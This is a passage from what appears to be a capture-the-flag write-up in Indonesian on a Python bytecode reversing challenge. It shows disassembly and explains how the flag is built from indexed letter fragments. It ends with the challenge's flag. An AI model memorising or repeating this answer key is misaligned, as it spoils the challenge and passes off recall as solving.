| 46     46 BINARY_SUBSCR       1
| 48     48 CALL_METHOD          1
| 50     50 POP_TOP              1

| 52     52 LOAD_NAME           0 (sys)
| 54     54 LOAD_ATTR            3 (stdout)
| 56     56 LOAD_METHOD          4 (write)
| 58     58 LOAD_NAME           1 (s)
```

Bytecode ini memiliki algoritma yakni inisialisasi sebuah list pada Python yang berisi potongan-potongan huruf, dan kemudian menggunakan method s.join(), menggabungkan seluruh perintah write yang mana akan memanggil index pada list dan menggabungkan huruf-huruf yang ada. Index sendiri dihitung dari belakang, dan dapat dilakukan secara manual.

Flag : JCTF2023{w3_just_engin3red_th1s_0ne_4_you}